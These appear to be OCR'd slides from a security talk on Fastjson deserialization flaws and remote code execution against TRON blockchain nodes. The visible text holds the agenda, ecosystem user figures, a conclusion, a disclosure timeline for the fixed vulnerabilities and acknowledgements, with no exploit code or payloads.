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
Dapp



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Influence

- TronLink Chrome Wallet Extension
  - 300,000 users.
- Multicurrency wallet
  - imToken has 12 million users.
- Dapps
  - 1,400 Dapps have been created on the TRON network, with a daily transaction volume of over $12 million(2020/12/17).

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> Agenda

1. What is Fastjson
2. Fastjson Deserialize and Vulnerability
3. Find Gadgets to RCE and more
4. RCE on the Tron nodes
5. Post Penetration Exploit to Steal your Money
6. Conclusion

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Conclusion

- Blockchain is not the bulletproof to security vulnerability
- Further research for blockchain security
  - Traditional web vulnerabilities
  - Cloud and Edge computing
  - Post Penetration Exploit

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TimeLine

- Fastjson vulnerability timeline
  - 2020-03 Vulnerability was discovered.
  - 2020-05-15 Vulnerability reported to vendor.
  - 2020-06-01 Vulnerability was fixed and fastjson version 1.2.69 was updated.

- Java-tron vulnerability timeline
  - 2020-12 Vulnerability was discovered.
  - 2021-01-22 Vulnerability reported to vendor.
  - 2021-05-21 Vulnerability was fixed and java-tron version 4.2.1 was updated.

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Special Thanks

- Kai Song（@ExpSky）
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- Yang Yu（@tombkeeper）

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
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